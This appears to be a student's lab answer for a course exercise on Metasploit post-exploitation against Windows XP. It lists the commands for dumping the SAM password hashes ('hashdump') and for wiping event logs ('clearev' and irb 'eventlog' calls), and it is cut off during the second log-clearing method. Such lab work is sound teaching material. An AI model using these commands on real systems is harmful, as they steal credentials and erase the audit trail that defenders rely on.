Command: run post/windows/gather/hashdump : To Fetch the SAM Database using hashdump in windows




7. [10 pts] Use Metasploit to clear the Windows XP event logs. First, open the Event Viewer by going to Start -> Run... -> eventvwr.msc and show screenshot the event logs populated. Then use metasploit to clear the logs. Finally, show that there is only one event left. What is the remaining event ID?


The Event logs (launched with eventvwr.msc) shows the following logs (system section)




Command: clearev : to clear the event logs from all the categories (Application, Security and System)



After The command execution: No Logs are present





The Only Event ID Remaining is in Security with Event ID = 517



Method 2: Clearing the logs using the irb provision specifying particular logs (either Application, Security or System)

Application event logs before any clearing



Commands:

IrB; log = client.sys.eventlog.open('Application')

Using the irb shell to access the event logs. Accessing the Application event logs

Log.clear – to clear the logs in the event viewer

